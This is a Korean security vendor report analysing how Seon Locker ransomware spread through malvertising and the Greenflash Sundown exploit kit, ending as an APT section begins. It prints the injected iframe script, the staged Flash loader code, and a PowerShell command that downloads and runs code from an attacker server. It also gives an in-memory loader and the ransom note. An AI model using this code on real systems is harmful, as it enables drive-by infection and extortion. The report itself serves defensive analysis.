ASEC Report

Vol. 93

2018년 4분기

AhnLab

ASEC REPORT

VOL.93 2018년 4분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2018년 4분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 선 락커 랜섬웨어, 웹 사이트 접속만으로 감염된다

보안 이슈

Security Issue

선 락커 랜섬웨어, 웹 사이트 접속만으로 감염된다

2018년 4분기, 온라인 광고를 통해 멀버타이징 기법으로 유포된 새로운 랜섬웨어 선 락커(Seon Locker)가 발견되었다. 악성코드(Malware)와 광고(Advertising)의 합성어인 멀버타이징(Malvertising) 기법은 웹 사이트에 삽입되는 광고를 이용하여 랜섬웨어를 유포하는 방식으로 짧은 시간 동안 다수의 사용자에게 노출되기 때문에 파급 효과가 크다. 특히 이번에 발견된 랜섬웨어는 국내 언론사 사이트의 제휴 광고에서 발견된 것으로 보아, 공격자가 국내 사용자를 타깃으로 삼은 것으로 추정된다. 또한 드라이브-바이 다운로드(Drive-by Download) 기법을 이용해 사용자들이 감염 사실을 쉽게 인지하지 못하도록 했다는 것이 특징이다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 국내 웹 사이트의 광고를 이용해 유포된 선 락커 랜섬웨어의 공격 기법과 함께 공격 과정을 면밀히 분석했다.

01. 공격 개요



그림 1-1 | 드라이브-바이 다운로드(Drive-By Download) 개요

공격자는 선 락커 랜섬웨어 유포를 위해 드라이브-바이 다운로드 기법을 이용했다. 세부적인 동작 방식은 [그림 1-1]과 같이 사용자가 파일 다운로드를 승인한 경우와 승인하지 않은 경우 두 가지로 구분된다.

사용자가 다운로드를 승인한 경우, 사용자가 설치 결과를 알 수 없는 파일이 다운로드되어 사용자의 의도와는 다른 결과가 나타난다. 한편 사용자가 다운로드를 승인하지 않은 경우에도 다운로드가 발생한다. 이 경우, 공격자는 사용자의 다운로드 승인없이 악성코드를 다운로드하기 위해 인터넷 익스플로러, 어도비 플래시 플레이어, 윈도우 보안 취약점 등을 악용한다.

그림 1-2 | 드라이브-바이 다운로드(Drive-By Download) 공격 과정(1)

공격자는 드라이브-바이 다운로드 공격을 위해 [그림 1-2]와 같이 익스플로잇 킷(Exploit Kit)을 이용한다. 해당 익스플로잇 킷에는 프로그램의 보안 취약점을 공격하는 스크립트와 악성코드가 포함되는데, 이번 공격에서는 그린플래시 선다운(Greenflash Sundown) 익스플로잇 킷이 사용됐다.



그림 1-3 | 드라이브-바이 다운로드(Drive-By Download) 공격 과정(2)

익스플로잇 킷을 실행하기 위해서는 사용자가 악성 스크립트가 삽입된 웹 사이트에 방문해야 한다. 공격자는 [그림 1-3]과 같이 정상 사이트로 위장한 디코이(Decoy) 사이트를 제작하거나 정상 사이트를 해킹하여 악성 스크립트를 삽입했다. 또한 온라인 광고를 이용한 멀버타이징 기법을 이용하기도 했다.



그림 1-4 | 드라이브-바이 다운로드(Drive-By Download) 공격 과정(3)

최종적으로 사용자가 인터넷 서핑 중 해당 악성 스크립트가 삽입된 웹 사이트에 접속하면 [그림 1-4]와 같이 공격자 서버에 업로드된 그린플래시 선다운 익스플로잇이 실행된다. 이때 시스템에 보안 취약점이 존재할 경우, 사용자도 모르는 사이 시스템이 악성코드에 감염된다.

이와 같은 드라이브-바이 다운로드 공격은 사용자가 악성코드 감염 사실을 쉽게 인지할 수 없다.

2. 공격 과정

공격자는 그린플래시 선다운 익스플로잇 킷을 사용하기 위해 웹 사이트에 악성 스크립트를 삽입한다. 특징적인 점은 [그림 1-5]와 같이 국내 언론사 사이트에 악성 스크립트를 삽입한 것으로, 공격자는 모든 웹 페이지에 스크립트를 삽입하는 대신 사용자의 방문 빈도수가 높은 웹 페이지를 주 공격 대상으로 삼았다.

```
<script type="text/javascript">
  function detect() {
    var e = window.navigator.userAgent;
    return e.indexOf('MSIE ') > 0 || e.indexOf('Trident/') > 0
  }

  function dc(f) {
    var g = {},
      b = 65,
      d = 0,
      a, c = 0,
      h, e = '',
      k = String.fromCharCode,
      l = f.length;
    for (a = ''; 91 > b;) a += k(b++);
    a += a.toLowerCase() + '0123456789+/';
    for (b = 0; 64 > b; b++) g[a.charAt(b)] = b;
    for (a = 0; a < l; a++)
      for (b = g[f.charAt(a)], d = (d << 6) + b, c += 6; 8 <= c;)((h = d >>> (c -= 8) & 255) || a < l - 2) && (e += k(h));
    return e
  };
  if (detect()) {
    var b = dc('http://adop.us/ads.html');
    var a = document.createElement('iframe');
    a.setAttribute('src', b), a.style.position = 'absolute', a.style.width = '400px', a.style.height = '400px',
      a.style.top = '-450px', a.style.left = '-450px', document.body.appendChild(a)
  }
</script>
```

그림 1-5 | 국내 언론사 사이트의 웹 페이지에 삽입된 악성 스크립트

또한 해당 악성 스크립트는 웹 페이지 방문 시 사용된 웹 브라우저가 인터넷 익스플로러(Internet

Explorer)일 경우에만 그린플래시 선다운 익스플로잇 킷의 랜딩 페이지(Landing Page)로 연결시킨다. 랜딩 페이지에 연결되면 어도비 플래시 플레이어의 보안 취약점을 이용하기 위해 프로그램의 버전을 체크한다. 이번 공격에 사용된 스크립트의 경우 플래시 플레이어의 메이저(Major) 버전이 10 이상, 29 이하일 경우에만 위의 명령어가 실행된다. [표 1-1]은 그린플래시 선다운 익스플로잇 킷 랜딩 페이지의 일부다.

Landing Page(ads.html)

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="400" height="400">
  <param name="movie" value="http://adop.us/show_ads.js" />
  <param name="play" value="true" />
  <param name="allowscriptaccess" value="always" />
```

표 1-1 | 그린플래시 선다운 익스플로잇 킷 – 랜딩 페이지 일부

조건이 충족되어 명령어가 실행되면 악성 플래시 파일이 실행되는데, 그린플래시 선다운 익스플로잇 킷은 탐지 우회를 위해 총 3단계의 플래시 파일로 구성되어 있다.

SWF File(show_ads.js)

```
var url:String = "B64Z5BF4fDB7eOg7J6BLc4o2aQUsCESreQ==";
var url_key:String = "QVNPbTIzbmxkMw==";
var url_key_byt:ByteArray = new ByteArray();
var key:String = generateRandomString(10);
key_byte = new ByteArray();
key_byte.writeMultiByte(key,"UTF8");
var token:String = processData(key);
key = "";
if(ActiveX == Capabilities.playerType)
{
  url_dec = Rc4(Base64.decodeToByteArray(url_key),Base64.decodeToByteArray(url));
  data_load = new URLLoader();
  data_load.dataFormat = URLLoaderDataFormat.BINARY;
  data_load.addEventListener(Event.COMPLETE,_jj18);
  _dv34 = new URLRequest(url_dec + "?token=" + encodeURIComponent(token));
  data_load.load(_dv34);
}
```

표 1-2 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(1단계)

먼저 1단계 플래시 파일에는 2단계 플래시 파일의 연결 주소가 스트링 변수 url에 저장되어 있다. 스트링 변수는 [표 1-2]와 같이 RC4 암호화 방식을 이용하여 암호화되어 있으므로 이를 복호화하여 스트

링 변수 url_dec에 다시 저장된다. 이후 영문 대소문자와 숫자가 조합된 10자리의 랜덤 문자열을 생성하여 스트링 변수 키(key)에 저장한다.

SWF File(show_ads.js)

```
var processData:Function = function(param1:String):String
{
   var _loc2_:* = "-----BEGIN PUBLIC KEY-----\n" + "MFswDQYJKoZIhvcNAQEBBQADSgAwRwJAbkQoqittIfJPWqUP/045yh9ZfI8hAae2\n" +
"f0F8OqSEHrUcRLfeZCxpwlJgJQS426Haly/ifPsC3hDayKhO9yTpbwIDAQAB\n" + "-----END PUBLIC KEY-----";
  var _loc3_:ByteArray = new ByteArray();
  var _loc4_:ByteArray = new ByteArray();
  var _loc5_:String = "";
  var _loc6_:RSAKey = PEM.readRSAPublicKey(_loc2_);
  _loc3_ = Hex.toArray(Hex.fromString(param1));
  _loc6_.encrypt(_loc3_,_loc4_,_loc3_.length);
  _loc5_ = Base64.encodeByteArray(_loc4_);
  return _loc5_;
};
```

표 1-3 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(1단계)

저장한 키는 [표 1-3]과 같이 공격자의 공개 키를 사용한 RSA 암호화 방식으로 다시 암호화하여 스트링 변수 토큰(token)에 저장된다. 이렇게 생성된 url_dec와 토큰을 조합하여 [표 1-4]와 같이 2단계 플래시 파일의 연결을 요청한다.

Landing Page(ads.js)

```
http://url_dec + "?token=" + encodeURIComponent(token)
→ http://adop[.]pro/index.php?token=YEFHWRKw0w5oNNECvY...생략...
```

표 1-4 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(1단계)



그림 1-6 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(1단계)

공격자 서버에서 2단계 플래시 파일의 연결이 요청되면 전달받은 토큰을 복호화하여 키 값을 복원한다. 복원된 키 값으로 2단계 플래시 파일을 RC4 암호화 방식으로 암호화하여 전송한다. 해당 과정은 [그림 1-6]과 같다.

전송받은 암호화된 2단계 플래시 파일은 복호

화되어 메모리상에 실행되는데, [표 1-5]와 같이 2단계 플래시 파일에는 3단계 플래시 파일의 연결 주소가 스트링 변수 'wewqqww'에 저장되어 있다.

이전과 마찬가지로 RC4 암호화 방식을 이용하여 암호화되어 있으므로 복호화하여 사용하는데 이때 사용하는 키 값에서 차이점을 발견할 수 있다. 이전 1단계 플래시 파일에서는 키 값으로 랜덤 문자열 10자리를 사용했으나, 2단계 플래시 파일에서는 3단계 플래시 파일의 연결 주소를 키 값으로 사용한다.

SWF File(index.php)

```
jjeiejiee = new ByteArray();
var _ver1:Boolean = false;
var wewqqqww:String = "...Q...생략...,09090909090909...생략...";
var askjdskjw:Number = 0;
wewqqqww = wewqqqww.substr(0,wewqqqww.indexOf(","));
var kwkw:String = "21";
var ddds3:String = mnznnznxzxzxzx(wewqqqww,kwkw);
var sdkdjddd2:String = "";
sdkdjddd2 = ddds3.substr(7,ddds3.lastIndexOf("/") - 7);
kbkiuiuui = new ByteArray();
kbkiuiuui.writeUTFBytes(sdkdjddd2);
if(zxzxzzszx())
{
   zbzvzzzzzzx = new URLLoader();
   zbzvzzzzzzx.dataFormat = URLLoaderDataFormat.BINARY;
   zbzvzzzzzzx.addEventListener(Event.COMPLETE,zxxzxnmmzz);
   request = new URLRequest(mnznnznxzxzxzx(wewqqqww,kwkw));
   zbzvzzzzzzx.load(request);
var zxzxzzszx:Function = function():Boolean
{
   var _loc1_:String = Capabilities.version;
   _loc1_ = _loc1_.substr(4);
   _loc1_ = _loc1_.replace(/[,]/g,"");
   var _loc2_:uint = uint(_loc1_);
   if(!§§pop())
   {
      return false;
   }
   if(_loc2_ < 2800164)
   {
      if(_loc2_ > 2100164)
      {
      }
      return true;
   }
   return false;
};
```

표 1-5 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(2단계)

또한 2단계 플래시 파일에서는 3단계 플래시 파일을 연결하기 전 사용자 시스템에 설치된 플래시 플레이어의 버전을 확인한다. [표 1-5]와 같이 만약 버전이 28.00.164보다 높을 경우에는 3단계 플래시 파일을 연결하지 않는다.



그림 1-7 | 그린플래시 선다운 익스플로잇 킷 – 플래시 파일(3단계)

3단계 플래시 파일에는 [그림 1-7]과 같이 어도

비 플래시 플레이어의 보안 취약점 CVE-2018-4878에 사용되는 쉘코드가 존재한다. 쉘코드가 실행되면 시스템에 [표 1-6]의 명령어를 실행한다.

Command Line

```
cmd.exe /q /c
"powErShEll.ExE -nop -w hIddEn -c $J=nEw-objEct nEt.wEbclIEnt;
$J.proxy=[NEt.WEbREquESt]::GEtSyStEmWEbProxy();
$J.Proxy.CrEdEntIalS=[NEt.CrEdEntIalCachE]::DEfaultCrEdEntIalS;
IEX $J.downloadStrIng('http://lloydss.bestdealsadvbiz.space/index.php');"
릿릿..생략...
```

표 1-6 | 명령어 정보

해당 명령어가 실행되면 윈도우 운영체제의 스크립트 언어를 실행하는 파워쉘(Powershell)을 이용하여 공격자 서버로부터 악성코드 실행을 위한 데이터를 요청한다.

공격자 서버로부터 전송받은 데이터는 한번 더 Base64와 Gzip으로 암호화되어 있어 복호화가 필요하다.

Command Line

```
[Byte[]]$key = [System.Text.Encoding]::ASCII.GetBytes("LU5V")
$m = new-Object System.Net.WebClient;
[Byte[]]$data = $m.DownloadData("http://lloydss.bestdealsadvbiz.space/index.php?mk="+$av_base+"&sq="+$vm_base)
[Byte[]]$iJF =  rc4 $data $key

$b0Z = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mu kernel32.dll VirtualAlloc), (k9no_ @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $iJF.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($iJF, 0, $b0Z, $iJF.length)
```

표 1-7 | 복호화한 index.php 페이지 일부

복호화된 데이터의 일부를 확인해 보면 [표 1-7]과 같이 플래시 파일에서 사용된 것과 마찬가지로 RC4 암호화를 복호화하는 코드와 안티바이러스 제품 설치 확인(Window Defender), 시스템 계정 정보 확인, 인코딩된 바이너리를 다운로드하기 위한 URL 주소 정보가 존재한다. 최종적으로 해당 URL에서 다운로드된 파일이 사용자 시스템에서 악성 행위를 하게 된다.



그림 1-8 | 인코딩된 바이너리와 디코딩된 바이너리

지금까지 확인된 인코딩된 바이너리는 갠드크랩(Gandcrab) 랜섬웨어와 선 락커 랜섬웨어다. 다운로드된 갠드크랩은 v5.04 버전으로, 관련 내용은 ASEC 블로그에서 확인할 수 있다.

한편, 이번에 발견된 선 락커 랜섬웨어의 일련의 행위를 살펴보면 다음과 같다. 먼저 파워쉘을 통해 추가 인코딩된 바이너리가 복호화된다. 이후 쉘코드가 MZ부터 'dave' 문자열을 찾을 때까지 메모리 상에 바이너리를 복사한 후 선 락커 랜섬웨어가 실행될 수 있도록 한다. 이는 파일이 생성되지 않고, 메모리 상에서 실행되는 파일리스 기법으로 선 락커 랜섬웨어의 특징 중 하나다.

또한 선 락커 랜섬웨어는 먼저 기 감염 여부 확인을 위해 [표 1-8]의 레지스트리 경로에 키의 유무를 확인한다.

Registry path
HKEY_CURRENT_USER\Software\GUN\Display\windowData

표 1-8 | 레지스트리 경로

만약 해당 레지스트리 키가 있다면 그대로 실행을 종료한다. 키 값이 없는 경우에는 0x30 크기의 난수를 생성하여 fixt_rBHZ1htKFbhxSIjZ와 XOR 연산을 하고, 인코딩을 진행한 뒤 0x50 크기의 데이터를 [그림 1-9]와 같은 레지스트리 값으로 저장한다. 해당 레지스트리에 저장된 값은 추후 복호화에 사용한다.



그림 1-9 | 레지스트리 값

선 락커 랜섬웨어는 GetDriveTypeW API를 이용해 A:\부터 Z:\까지 DRIVE_FIXED, DRIVE_REMOTE에 해당하는 드라이브만 감염 대상으로 삼는다. 드라이브 경로 검색 과정은 [그림 1-10]과 같다.

```
sub_401C36(result, L"\\\\?\\A:\\");
while ( *(_WORD *)(v2 + 8) <= 0x5Au )
{
  v3 = GetDriveTypeW((LPCWSTR)v2);
  if ( v3 == 3 || v3 == 4 )                    // DRIVE_FIXED 3 : 고정형 저장장치
                                               // DRIVE_REMOTE 4 : 네트워크 Drive
    sub_401F50((LPCWSTR)v2, hFindFile);
  ++*(_WORD *)(v2 + 8);
  *(_WORD *)(v2 + 14) = 0;
}
sub_401B4A((LPVOID)v2);
result = 1;
}
```

그림 1-10 | 드라이브 경로 검색

또한 암호화를 위해 파일명 검사를 진행하는데 검사를 위해 문자열을 모두 소문자로 변경하여 검사한다. 따라서 악성코드에 저장된 암호화 제외 대상 문자열은 모두 소문자다.

암호화 제외 대상			
폴더		파일	
system volume information programdata application data $windows.~bt program files tor browser Windows	mozilla appdata windows.old program files (x86) $recycle.bin google boot	bootsect.bak ntuser.ini thumbs.db your_files_are_encrypted.txt ntldr iconcache.db	desktop.ini ntuser.dat.log bootfont.bin ntuser.dat boot.ini autorun.inf
확장자			
mod	adv	dll	msstyles
mpa	nomedia	ocx	cmd
ps1	themepack	sys	prf
diagcfg	cab	ldf	diagpkg
icl	386	ico	cur
ics	ani	bat	com
rtp	diagcab	nls	msc
deskthemepack	idx	msp	msu
cpl	bin	shs	wpx
icns	exe	rom	theme
hlp	spl	fixt	lnk
scr	drv		

표 1-9 | 암호화 제외 폴더, 파일 및 확장자

최종적으로 선 락커 랜섬웨어는 [표 1-9]의 암호화 제외 대상을 제외한 나머지 파일을 모두 암호화한 뒤 파일명 뒤에 *.FIXT를 추가한다. 암호화 제외 확장자에 fixt가 포함된 것을 보아 재감염을 한번 더 방지하는 것으로 추정된다. 또한 선 락커 랜섬웨어는 파일 암호화와 상관없이 폴더를 들어갈 때 랜섬 노트 'YOUR_FILES_ARE_ENCRYPTED.TXT' 파일을 생성하며, 시스템 감염이 끝나면 파워쉘이 종료되어 메모리에서 사라진다. 선 락커 랜섬웨어의 랜섬 노트 정보는 [표 1-10]과 같다.

YOUR_FILES_ARE_ENCRYPTED.TXT
SEON RANSOMWARE all your files has been encrypted There is only way to get your files back: contact with us, pay and get decryptor software We accept Bitcoin and other cryptocurrencies You can decrypt 1 file for free write email to kleomicro@gmail.com or kleomicro@dicksinhisan.us

표 1-10 | 랜섬 노트 정보

지금까지 살펴본 것처럼 선 락커 랜섬웨어는 국내 웹 사이트를 주요 공격 대상으로 삼고 있으며, 사용자가 모르는 사이 웹 사이트 접속만으로도 랜섬웨어에 감염될 수 있어 각별한 주의가 필요하다. 이와 같은 랜섬웨어 감염 피해를 예방하기 위해서는 무엇보다 보안 업데이트를 정기적으로 설치하고, 백신 및 응용 프로그램을 항상 최신 버전으로 유지하는 등 지속적인 PC 관리가 필요하다.

V3 제품군에서는 해당 선 락커 랜섬웨어를 다음과 같은 진단명으로 탐지하고 있다.

< V3 제품군 진단명>

- Malware/Gen.Generic (2018.10.25.00)
- Powershell/Seoncrypt (2018.11.16.00)
- BinImage/EncPE (2018.11.16.00)
- Malware/MDP.Ransom.M1996

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- 오퍼레이션 비터 비스킷
- 2018년 공격 동향

악성코드 상세 분석

Analysis-In-Depth

오퍼레이션 비터 비스킷 2018년 공격 동향

일명 '오퍼레이션 비터 비스킷(Operation Bitter Biscuit)'으로 불리는 공격은 2011년을 기점으로 본격화되었다. 비소날(Bisonal)류 악성코드를 이용하여 국내 군사 기관, 방위산업체 등의 주요 기관을 표적으로 삼아 오랜 기간 동안 공격을 전개해왔다. 지난 2017년 가을 이후 소강 상태로 접어드는 것처럼 보였던 이 공격은 2018년에 또 다시 포착됐다. 한편, 공격에 사용된 비소날(Bisonal)류 악성코드와 관련해 다수의 공격 그룹과의 연관성이 제기되었다. 안랩 또한 지난 2017년 3분기 ASEC Report를 통해 오퍼레이션 비터 비스킷의 공격 동향을 다룬 바 있다.

이번 보고서에서는 2018년 국내에서 발생한 실제 공격 사례를 중심으로 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)에서 분석한 오퍼레이션 비터 비스킷의 공격 동향과 공격 기법을 살펴본다.

01. 오퍼레이션 비터 비스킷 공격 동향

2010년 최초 발견된 비소날 류의 악성코드는 오퍼레이션 비터 비스킷 공격에 주로 이용되며 2018년 현재까지 한국, 일본, 인도, 러시아 등에 대한 공격에 지속적으로 등장했다. 국내에서는 2011년에 최초 발견되었으며, 다음 해인 2012년에는 일본의 방위산업체에 대한 공격에 이용되기도 했다. 한편 2015년 인도 CERT에서는 비소날 변형인 비오아지흐(Bioazih)에 대해 경고한 바 있다.[1]

[1] https://gadgets.ndtv.com/internet/news/india-affected-by-bioazih-trojan-warns-cert-in-692347

